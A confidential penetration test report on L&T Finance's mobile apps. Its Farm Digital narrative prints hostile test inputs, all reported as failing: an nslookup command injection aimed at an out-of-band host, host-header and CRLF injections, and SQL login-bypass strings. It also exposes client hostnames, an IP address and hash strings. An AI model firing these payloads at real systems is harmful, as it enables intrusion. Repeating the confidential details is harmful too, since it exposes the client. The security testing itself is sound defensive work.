

# SecureLayer7

Time and Again, Securing you



## Detailed Final Report

### L&T Mobile Penetration Testing

May 20, 2024

## Disclosure Statement

SecureLayer7 Technologies Pvt. Ltd going forward would be SecureLayer7.

This document is subject to the terms and conditions of a non-disclosure agreement between SecureLayer7 and the L&T Finance Holding Ltd.

SecureLayer7 has prepared this confidential document for the customer. This document shall be treated at all times as confidential. Portions of this document and the templates used in its production are SecureLayer7's property. No part of this document may be reproduced, copied, or modified (in whole or part) without SecureLayer7's or customer's consent.

While precautions have been taken in preparing this document, SecureLayer7, the publisher, and the author(s) assume no responsibility for errors, omissions, or damages resulting from the use of the information contained herein.

North America | South Asia | Middle-east

+1-737-342-3067 | [info@securelayer7.net](mailto:info@securelayer7.net) | [securelayer7.net](http://securelayer7.net)

**SecureLayer7**  
Time and Again, Securing You

## Document Details

The following individuals or groups are actively involved as stakeholders in the current work package.

### Document Stakeholders

Role	Name of Stakeholder	Designation
Reviewer - SecureLayer7	Sandeep Kamble	CTO
Reviewer - SecureLayer7	Shubham Ingle	Asst. Tech Practice Manager
Reviewer - SecureLayer7	Mayuresh Kodre	Practice Manager
Reviewer - L&T Finance Holding Ltd	Nishant Sheth	Chief Manager -Application Security
Reviewer - L&T Finance Holding Ltd	Prathamesh Vaze	Sr. Manager - Information Security-Application Security

### Document Version History

Document Version	Comment	Date
1.2	Final Report	19 <sup>th</sup> March 2024
1.1	Content Review	14 <sup>th</sup> March 2024
1.0	Technical Review	13 <sup>th</sup> March 2024

## Table of Contents

Disclosure Statement .....	2
Document Details .....	3
Document Stakeholders .....	3
Document Version History.....	3
Executive Summary.....	6
Objective .....	7
Scope .....	7
Penetration Test Details .....	8
Disclaimer and Limitations.....	9
Approach and Methodology.....	10
The general overview of our methodology is as follows .....	10
Identification of Vulnerabilities.....	10
Evaluation of Vulnerability:.....	10
Attack Narrative .....	12
Attack Narrative- Farm Digital Application Pentest.....	12
Attack Narrative -D2C iOS Application Pentest .....	21
Attack Narrative- MERC Lap Android Application Pentest .....	24
Attack Narrative- D2C Android Application.....	31
Attack Narrative- Brake Application Pentest.....	37
Attack Narrative- WRL-WRF Application Pentest.....	48
Attack Narrative- ML Digital Android Application .....	53
Attack Narrative- Spoors Collection Application Pentest .....	61
Attack Narrative- HL Digital Application Pentest.....	72
Attack Narrative- TW Digital App .....	77
Attack Narrative- Spoors RCU Application Pentest .....	81
Attack Narrative- Qlinksense Application Pentest.....	89
Attack Narrative- Workline Android Application .....	94
Attack Narrative-Service Desk Application Pentest .....	98
Attack Narrative-Workline iOS Application Pentest .....	103
Graphical Representation of Vulnerabilities:.....	107
Summary of Key Findings .....	108
Detailed Finding.....	110
1. #9XEMEE Unauthenticated Personally Identifiable Information (PII) Disclosure in Spoors Collection Android Application.....	110
2. #R63Q8T Hardcoded Sensitive Credentials in D2C Android Application Source Code .....	114
3. #GBXWQP Improper Root Detection Implementation in Brake Android Application .....	116
4. #DVH4ZM Lack of Root Detection Implementation in Farm Digital Android Application .....	120
5. #4N408F Improper Root Detection Implementation in Spoors Collection (All- non ML retail loans ) Android Application.....	124

6. #P49EH8 Clear Text Traffic is Enabled in the Farm Digital Android Application .....	128
7. #PWQDKL Username Enumeration on Login Page in the Farm Digital Android Application .....	130
8. #GPRES5 Clear Text Traffic is Enabled in the Brake Android Application .....	133
9. #HTVR86 User Enumeration on Login Page in the Brake Android Application .....	135
10. #37C7OQ Clear Text Traffic is Enabled in the WRF Android Application.....	139
11. #CQHK98 Source Code is not Obfuscated in the WRF Android Application .....	141
12. #8ZLLST Misconfigured Transport Security Feature in the Workline iOS Application .....	143
13. #EDAYEV Apache Tomcat Version and Internal IP Disclosure in Spoors RCU Application.....	145
14. #GGQ38X Apache Tomcat Default Page Disclosure in the Spoors Collection (All- non ML retail loans) Android Application.....	148
15. #1O3HXO Qlik Sense Android Application is Vulnerable to Microsoft IIS Server Version Disclosure .....	152
16. #OJ05T4 SSL Pinning Bypass in the Farm Digital Android Application.....	154
17. #JHFF5K Jailbreak Detection Bypass using the Hestia Tool in the D2C iOS Application .....	159
18. #HGAOU1 SSL Pinning Bypass using the SSL Kill Switch 2 Tool in the D2C iOS Application .....	163
19. #6P95OD SSL Pinning Bypass in the Spoors Collection (All- non ML retail loans ) Android Application.....	167
20. #5HMYW6 The cleartextTrafficPermitted is Set to True in Qlik Sense Android Application .....	171
21. #77UHUO Background Screen Capture is not Disabled in the Farm Digital Android Application... <td>173</td>	173
22. #NE5HJJ Background Screen Capture is not Disabled in the Spoors Collection (All- non ML retail loans ) Android Application.....	180
General Comments and Security Advice .....	187
Implement Centralized Filtering Method Potential .....	187
Source Code Audit .....	187
Conclusion.....	188

## Executive Summary

This document is dedicated to a presentation of a security-centered project carried out by SecureLayer7 for L&T Finance Holding Ltd. The report outlines the scope, results, and conclusive summaries of a penetration test and security assessment conducted against the L&T Mobile Penetration Testing. The assessment was performed by SecureLayer7 in March 2024, and the project included a penetration test along with a general evaluation of the security posture of the specified test targets within the L&T Mobile Penetration Testing scope.

We received an Android apps .apk file and different set of credentials from L&T Finance Holding Ltd. L&T Mobile Penetration Testing to ensure a smooth Penetration testing completion. For these purposes, the methodology chosen was the Black Box, and a team comprising *three* senior testers was assigned to the project's preparation, execution, and finalization. Penetration testers, along with the team lead, are accountable for the identification, analysis, and evaluation of the security issues found during the testing. The Project Manager is responsible for the project plan, project monitoring & controlling project documentation, and providing high-quality deliverables. This assessment was performed remotely by the SecureLayer7 team from the 4<sup>th</sup> of March 2024 to the 19<sup>th</sup> of March 2024.

The tests were carried out by identifying vulnerabilities with the intent of gaining access to critical information. The objective of performing this activity was to assess the security risks associated with the Android apps and service and identify vulnerabilities that could be leveraged by cybercriminals to compromise the Android apps and its services. In the following sections, the report will first shed light on the scope and key test parameters, as well as the structure and content of the scope.

The scope was meticulously prepared and transparent, with no significant obstacles encountered during testing. Cross-team inquiries were minimal, thanks to the clarity of the process. We consistently provided updates on the test and related findings, promptly addressing queries and receiving efficient responses from the L&T Finance Holding Ltd team. Live reporting took place through the BugDazz platform. In terms of findings, our team extensively covered the scope items.

Alongside technical descriptions, PoC and mitigation advice are supplied when applicable. Finally, the report will close with broader conclusions pertinent to this March 2024 project. Our team elaborates on the general impressions and reiterates the verdict based on the testing team's observations and collected evidence.

The security test results provided in this report are valid for the period during which the assessment was carried out and are based on the information provided for the assessment. This report describes what was found during the assessment, but it might not show the current situation. Things could have changed since the assessment was done. Keep in mind that the information in the report may not be up-to-date.

The team acquired adequate coverage over the scope as explained in Attack Narrative section of detailed report. It can also be acknowledged that while, it was the only twenty two confirmed as a tangible security vulnerability. The limited number of identified issues clearly indicates progress has been made toward strengthening the L&T Mobile Penetration Testing security posture.

- *Critical* : 1
- *Medium* : 4
- *Low* : 17

Moving forward, the scope section elaborates on the items under review, and the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security and privacy posture of the L&T Mobile Penetration Testing.

## Objective

The purpose of this assessment was to:

1. Test the L&T Mobile Penetration Testing to identify technical vulnerabilities and discover whether an attacker may leverage these flaws to compromise the security of L&T Mobile Penetration Testing.
2. Provide recommendations for risk mitigation that may arise on successful exploitation of these vulnerabilities.

## Scope

The scope of this project was limited to the following L&T Mobile Penetration Testing. SecureLayer7 conducted penetration testing in a shared environment.

Work Package	Details
Farm Digital Application Penetration Testing	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
D2C Mobile application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
MERC LAP Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
D2C Mobile (Android) Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
Brake Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
WRL/WRF(Warehouse Receipt Finance) Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
ML Digital App (Underlying server is MERC) Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>

Spoors Collection (All- non ML retail loans ) Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
HL Digital App (Underlying server is MAS) Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
TW Digital App (Underlying server is MAS)/Clutch Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
Spoors RCU Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
Qlik Sense Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
Workline(Android) Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
Service Desk (Internet) Application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>
Workline(IOS) application pentest	<a href="https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view">https://drive.google.com/file/d/1DIOOq7XyVX17xv65ZEt_GI4vl6UzZQf0/view</a>

## Penetration Test Details

Activity Date(s)	4 <sup>th</sup> of March 2024 - 27 <sup>th</sup> of March 2024
------------------	--

## Disclaimer and Limitations

No major blockers were encountered for accessing the application. SecureLayer7 does not constitute any form of representation, warranty, or guarantee that the systems are 100% secure from every form of a cyber attack. While SecureLayer7's methodology includes both automated and manual testing to identify and attempt exploitation of the most common security issues, testing was limited to an agreed-upon timeframe. The application was tested for all known vulnerabilities or public vulnerabilities and it is possible not every vulnerability is identified.

1. Denial of service issues that could potentially disrupt the Client environment was not tested.
  1. SecureLayer7 did not test vulnerabilities that would intentionally lead to denial of service issues in an effort to prevent operational disruptions to the Client environment.
2. Social Engineering
  1. Social Engineering attacks were not in scope for this assessment.

## Penetration Testing Process

SecureLayer7 follows a penetration testing methodology that aligns with industry best practices including the following:

- NIST SP 800-115 Technical Guide to Information Security Testing and Assessment of Federal Information.
- OWASP Top Ten and OWASP ASVS 4.0.2
- Penetration Testing Execution Standard (PTES)
- Payment Card Industry Information Supplement: Requirement 11.3 Penetration Testing

SecureLayer7 Vulnerability Assessments and Penetration tests are scaled to meet the needs of the organization and help the organization in identifying the high business risk vulnerabilities in the provided scope of work.

## Approach and Methodology

The assessment was completed as per SecureLayer7's proprietary standard security best practices including OWASP, SANS, and NIST standards and frameworks. SecureLayer7 penetration testing is scaled to meet the needs of the organization and helps the organization to identify the high business risk vulnerabilities in the given scope of work. The below section describes the approach and methodology followed during the penetration testing.

### The general overview of our methodology is as follows



The OWASP Top Ten/ OWASP ASVS 4.0.2 list of vulnerabilities that are included for this pentest assessment

- M1: Improper Credential Usage
- M2: Inadequate Supply Chain Security
- M3: Insecure Authentication/Authorization
- M4: Insufficient Input/Output Validation
- M5: Insecure Communication
- M6: Inadequate Privacy Controls
- M7: Insufficient Binary Protections
- M8: Security Misconfiguration
- M9: Insecure Data Storage
- M10: Insufficient Cryptography

### Identification of Vulnerabilities

SecureLayer7 uses industry frameworks such as OWASP ASVS 4.0, SANS, NIST 800-115, and out of box test cases for identifying the critical to low vulnerabilities in the agreed scope of work. L&T Finance Holding Ltd can be sure that the most recent and common Android application vulnerabilities are identified during penetration testing.

### Evaluation of Vulnerability:

After understanding the vulnerability, the next step is to evaluate and rank the vulnerability by determining the risk magnitude, which is the combination of likelihood and consequence. Evaluating the vulnerability on the 5-level severity scale from Informational, Low, Medium, High, and Critical. In addition, reports also provide but not limited decisions about whether the vulnerability is acceptable or whether it is serious enough to warrant treatment.

The following priority matrix was used to classify the structure of assessment findings:

Priority Level	Severity Scale	CVSS Score	Description of Vulnerability
P1	Critical	9.0-10.0	Vulnerabilities that affect all users of the platform, and/or affect the security of the platform or host system(s).
P2	High	7.0-8.9	Vulnerabilities that affect more than one user of the platform, and that require little or no user interaction to trigger.
P3	Medium	4.0-6.9	Vulnerabilities that affect more than one user but may also require interaction or a specific configuration.
P4	Low	0.1-3.9	Issues that affect individual users and require interaction or significant prerequisites (MITM) to trigger.
P5	Informational	0.0	Issues that leaking very basic information which might lead to information disclosure.

# SecureLayer7

Time and Again, Securing You

## Attack Narrative

### Attack Narrative- Farm Digital Application Pentest

#### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Fram Digital Android application.

#### Scope: com.ltfs.lti.ltfs

In the first step, we checked for Host Header Injection and carried out this attack by adding the other domain link to the host header. It was observed that the application responded with an "HTTP 200 OK". We also tried to bypass this restriction by adding different headers such as X-Forward-For, X-Host, etc., and got a response with 200 OK but did redirect to the injected domain. Therefore, we can say that the application is not vulnerable to Host Header Injection.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
POST /LTFSfarmApp/api/twhlLogin HTTP/1.1
Host: apicloud.ltfs.com:1129
X-Forwarded-Host: m9wxvyy2eu3ty8e1g028yf8l2r0qfg35.oastify.com
```
- Response:**

```
HTTP/1.1 200
Content-Type: application/json
Connection: close
X-Backside-Transport: OK OK
Cache-Control: no-cache,no-store,must-revalidate
Access-Control-Allow-Origin: apicloud.ltfs.com
Content-Security-Policy: default-src 'self'
Pragma: no-cache
Strict-Transport-Security: max-age=31536000;includeSubDomains
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Nexus 4 Build/OOID.200105.002)
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Referer-Policy: strict-origin-when-cross-origin
Content-Length: 77
{
    "errCode": "0",
    "errDesc": "Logon failure: unknown user name or bad password."
}
```
- Inspector:** Shows the raw response content.
- Notes:** Shows 0 highlights.

Figure#01 Tested for Host Header Injection

Next, we checked for Blind Command Injection. Command injection allows an attacker to execute an arbitrary operating system (OS) command on the application server and injected a system payload, which was "& nslookup <BurpCollaboratorURL>", which would cause the server to perform a DNS lookup on the provided Burp Collaborator Link. On executing such an attack vector, it was noticed that the application does not execute any of the provided system commands entered by the attacker. Therefore, we can say that the application is not vulnerable to Blind Command Injection.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```

10 Content-Length: 686
11 {
12   "password": "q1pWEl88chKMadPwK9yKv1oBdaW6AEU1UdDTjMtGOjOq7x4MzqZP5AkeV52oYKAnz1gUfYNgI=P8\ng",
13   "device_product": "vbox86g",
14   "product": "FARM",
15   "device_id": "Q0ID_200105_002",
16   "device_model": "Nexus 4",
17   "build_version": "29",
18   "device_battery_info": "34",
19   "partnerFlag": "true",
20   "device_screen_size": "H :1184 W :768",
21   "device_location": "",
22   "brand_name": "Google",
23   "device_serial_number": "unknown",
24   "device_network_state": "WIFI",
25   "userName": "TESTADMIN",
26   "version": "2.0.7",
27   "mac": "08:00:27:56:06:5E",
28   "manufacturer": "Genymobile",
29   "fingerprints": [
30     "| nslookup whoami ..m9xxyyo2eu3ty8e1g020y5f8lzfqf35.oastify.com &|"
31   ],
32   "device_storage": "8599MB",
33   "build_version_codes": "10",
34   "device_time": "06-03-2024 01:36:06"
35 }

```

**Response:**

```

HTTP/1.1 200
Content-Type: application/json
Connection: close
X-Backside-Transport: OK
Cache-Control: no-cache,no-store,must-revalidate
Access-Control-Allow-Origin: apicloud.ltfs.com
Content-Security-Policy: default-src 'self'
Pragma: no-cache
Strict-Transport-Security: max-age=31536000;includeSubDomains
User-Agent: false
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin-when-cross-origin
Content-Length: 77
{
  "errCode": "0",
  "errDesc": "Logon failure: unknown user name or bad password."
}

```

**Notes:** 576 bytes | 86 millis | Memory: 442.8MB

Figure#02 Tested for Blind Command Injection

In this step, we checked for Carriage Return Line Feed (CRLF) injection and carried out this attack by injecting CRLF payloads into HTTP request endpoints and then analyzing the server response to see if CRLF values were being reflected or not. It was observed that the payload didn't get executed and no arbitrary injected value was observed within the server response. Therefore, we can say that the application is not vulnerable to Carriage Return Line Feed (CRLF) injection attacks.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```

1 GET /X0D0A0X285set-Cookie:jacktest HTTP/1.1
2 flsId: testadmin
3 hashString: AaIKE+VoIsosGyjkSTj+9urZxXns1N2hgV0mn1pCvm5Vuyi103koe459nWFjfjvu1qEth
1DecyzgBGU4-KpuhPctiyhK9mQTmIxkeR0yQtVjoen4NALHBfg6HFJ0cJzDm3GIkYhzH0
gi7wxQN+ULQ9+FrbxBebu6txMk3wPU=
4 productType: FARM
5 User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Nexus 4
Build/Q0ID_200105_002)
6 Host: 34.131.117.170:1129
7 Connection: close
8 Accept-Encoding: gzip, deflate, br
9
10

```

**Response:**

```

HTTP/1.1 404
Connection: close
X-Backside-Transport: FAIL FAIL
Access-Control-Allow-Origin: apicloud.ltfs.com
Cache-Control: no-cache,no-store,must-revalidate
Content-Security-Policy: default-src 'self'
Pragma: no-cache
Strict-Transport-Security: max-age=31536000;includeSubDomains
User-Agent: false
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin-when-cross-origin
Content-Length: 0

```

**Notes:** 470 bytes | 19 millis | Memory: 228.9MB

Figure#03 Tested for Carriage Return Line Feed (CRLF) injection

Next, we checked for server-side request forgery (SSRF) and carried out this attack by adding request headers like X-Forwarded-For, Referrer Request Header, etc. to trigger requests to external resources, specifically using the Burp Collaborator as an external endpoint. Despite multiple attempts to manipulate these parameters, we did not observe any evidence of successful SSRF attacks or interactions with the Burp Collaborator, confirming that the endpoints effectively validate and restrict input parameters, thus preventing unauthorized access to external resources. Therefore, we can say that the application is not vulnerable to the Blind Server-Side Request Forgery (SSRF) vulnerability.

The screenshot shows a network traffic analysis interface. The 'Request' tab displays a POST request to `/TFSFarmApp/api/twhLogin` with the following payload:

```

1 POST /TFSFarmApp/api/twhLogin HTTP/1.1
2 fslid: testadmin
3 hashString:
AaIKE+voiso5gyjKSTj+9urZxXnsIN2hgVOmn1pCvm5Vuyi03koe459nWFfjfvu1qEtH1DecyzgBGU4+kPuMP
CtihhK9mQTmKxeRyQtnjoendNAlBFg6HFj0cJzDm3GIyHg17wxQN+ULQ9+FrXbgBebu6txMk3PU=
4 productType: FARM
5 Content-Type: application/json; charset=utf-8
6 User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Nexus 4 Build/QQID.200105.002)
7 Host: apicloud.ltfs.com:1129
8 Referer: https://m9xxyo2eu3ry8e1g020y5f81zrqfg35.oastify.com
9 Connection: close
10 Accept-Encoding: gzip, deflate, br
11 Content-Length: 692
12
13 {
  "password":
    "q1pWElBBchKMAdPwK9qYKv1oBdaWAEU1UdDTjMtGOj0q7x4MZqZP25AkeVs2oYKAz1gUUFYNgI=P=8\&q"
}
  
```

The 'Response' tab shows the server's response:

```

1 HTTP/1.1 200
2 Content-Type: application/json
3 Connection: close
4 X-Backside-Transport: OK OK
5 Cache-Control: no-cache,no-store,must-revalidate
6 Access-Control-Allow-Origin: apicloud.ltfs.com
7 Content-Security-Policy: default-src 'self'
8 Pragma: no-cache
9 Strict-Transport-Security: max-age=31536000;includeSubDomains
10 User-Agent: false
11 X-Content-Type-Options: nosniff
12 X-Frame-Options: DENY
13 X-XSS-Protection: 1; mode=block
14 Referrer-Policy: strict-origin-when-cross-origin
15 Content-Length: 77
16
17 {"errCode": "0", "errDesc": "Logon failure: unknown user name or bad password."}
  
```

The 'Inspector' and 'Notes' panels are visible on the right side of the interface.

Figure#04 Tested for Server-Side Request Forgery

As the next step, we checked for SQL Injection by adding different SQLi payloads onto the username parameter and it was observed that the server responded with an 'HTTP 200 OK' message and did not process the payloads. The application seems to be validating the user input and does not include the user input directly in pre-defined SQL queries. Therefore, it was clear that the application is not vulnerable to SQL Injection.

The screenshot shows a table of failed SQL injection attempts:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
37	<code>admin" or 1=1"</code>	200	50			581	
38	<code>admin") or ("1="1</code>	200	26			581	
39	<code>admin") or ("1="1"--</code>	200	47			581	
40	<code>admin") or ("1="1#</code>	200	26			581	
41	<code>admin") or ("1="1"/</code>	200	49			581	
42	<code>admin") or "1="1</code>	200	45			581	
43	<code>admin") or "1="1"--</code>	200	36			581	
44	<code>admin") or "1="1#</code>	200	87			581	
45	<code>admin") or "1="1"/</code>	200	29			581	

The 'Request' tab shows the failed payloads:

```

Pretty Raw Hex Render
Cache-Control: no-cache,no-store,must-revalidate
Access-Control-Allow-Origin: apicloud.ltfs.com
Content-Security-Policy: default-src 'self'
Pragma: no-cache
Strict-Transport-Security: max-age=31536000;includeSubDomains
User-Agent: false
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin-when-cross-origin
Content-Length: 77
{
  "errCode": "0",
  "errDesc": "Logon failure: unknown user name or bad password."
}
  
```

The 'Inspector' and 'Notes' panels are visible on the right side of the interface.

Figure#05 Tested for SQL Injection

In this step, we checked for installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Hence, the application is not vulnerable to Android application installation on Insecure OS Versions.

```

version: 2.9.0
apkFileName: FARM_Production_v2.0.7.apk
isFrameworkApk: false
usesFramework:
    ids:
    - 1
    tag: null
sdkInfo:
    minSdkVersion: 21
    targetSdkVersion: 32
packageInfo:
    forcedPackageId: 127
    renameManifestPackage: null
versionInfo:
    versionCode: 9
    versionName: 2.0.7
resourcesAreCompressed: false
sharedLibrary: false
sparseResources: false
unknownFiles:
    DebugProbesKt.bin: 8
    androidsupportmultidexversion.txt: 8
    client_analytics.proto: 8
    firebase-analytics.properties: 8
    firebase-annotations.properties: 8
    firebase-components.properties: 8
    firebase-core.properties: 8
    firebase-datatransport.properties: 8
    firebase-encoders-json.properties: 8
    firebase-encoders-proto.properties: 8
    firebase-encoders.properties: 8
    firebase-iid-interop.properties: 8
    firebase-installations-interop.properties: 8
    firebase-measurement-connector.properties: 8
    kotlin-tooling-metadata.json: 8
    messaging_event.proto: 8
    messaging_event_extension.proto: 8
    play-services-ads-identifier.properties: 8

```

Figure#06 Tested for Min SDK Version

Next, we checked for the Allow Backup Flag and carried out this attack by checking the Allow backup flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, we can say that the application is not vulnerable to the Allow Backup Flag.

```

Find: backup
16    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
17    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
18    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
20    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
21    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
22    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
23    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
24    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
25    <uses-permission android:name="android.permission.IMAGE_CAPTURE"/>
26    <uses-permission android:name="android.permission.WRITE_INTERNAL_STORAGE"/>
27    <uses-feature android:name="android.hardware.telephony" android:required="false"/>
28    <uses-feature android:name="android.hardware.camera.any" android:required="true"/>
29    <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
30    <uses-permission android:name="android.permission.WAKE_LOCK"/>
31    <uses-feature android:name="android.hardware.camera" android:required="false"/>
32    <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
33    <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
34    <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
35    <uses-feature android:name="android.hardware.wifi" android:required="false"/>
36    <uses-permission android:name="android.permission.VIBRATE"/>
37    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
38    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
39    <uses-permission android:name="com.google.android.gms.permission.AD_ID"/>
40    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
41    <queries>
42        <intent>
43            <action android:name="android.media.browse.MediaBrowserService"/>
44        </intent>
45    </queries>
46    <application android:label="@string/app_name" android:icon="@drawable/logo" android:name="application.LTFSApplication" android:debuggable="false"
47        android:allowBackup="false" android:hardwareAccelerated="false" android:largeHeap="true" android:supportsRtl="true" android:usesCleartextTraffic="true" android:networkSecurityConfig=
48        "xml/network_security_config" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true">
49        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.mainDashBoard.FmMainDashBoardActivity" android:screenOrientation="portrait" android:configChanges=
50        " screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
51        <activity android:name="com.ltfs.lti.fm.farmDfActivity"/>
52        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmPrelpcChangeKycPrimaryDetailsForCommerical" android:screenOrientation="portrait"
53        android:configChanges=" screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
54        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmPcpAndCharges"/>
55        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmFipFormMakerCoApplicant"/>
56        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmDocumentExceptionActivity"/>
57        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmFieldsExceptionSelectionActivity"/>
58        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionAssetActivity"/>
59        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionInoiceDocsActivity"/>
60        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmExceptionNonltsqDetailActivity"/>
61        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmInputSoftInputMode" android:screenOrientation="portrait" android:configChanges=
62        " screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
63        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmInputSoftInputMode" android:screenOrientation="portrait" android:configChanges=
64        " screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
65        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmInputSoftInputMode" android:screenOrientation="portrait" android:configChanges=
66        " screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
67        <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.FmMandateFinalStageActivity" android:screenOrientation="portrait" android:configChanges=
68        " screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
69        <activity android:name="com.ltfs.lti.fm.FmDisbursementReferenceTwoActivity" android:screenOrientation="portrait" android:configChanges=
70        " screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
71        <activity android:name="com.ltfs.lti.fm.FmMandateSuccessActivity" android:screenOrientation="portrait" android:configChanges=
72    </application>
73
```

Figure#07 Tested for Allow Backup Flag Check

Moving forward, we checked for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 schemes with the SHA512withRSA signature type, which is secure. Therefore, we can say that the application is not vulnerable to Weak Signing Algorithms.

**APK signature verification result:**

Signature verification succeeded

**Valid APK signature v1 found**

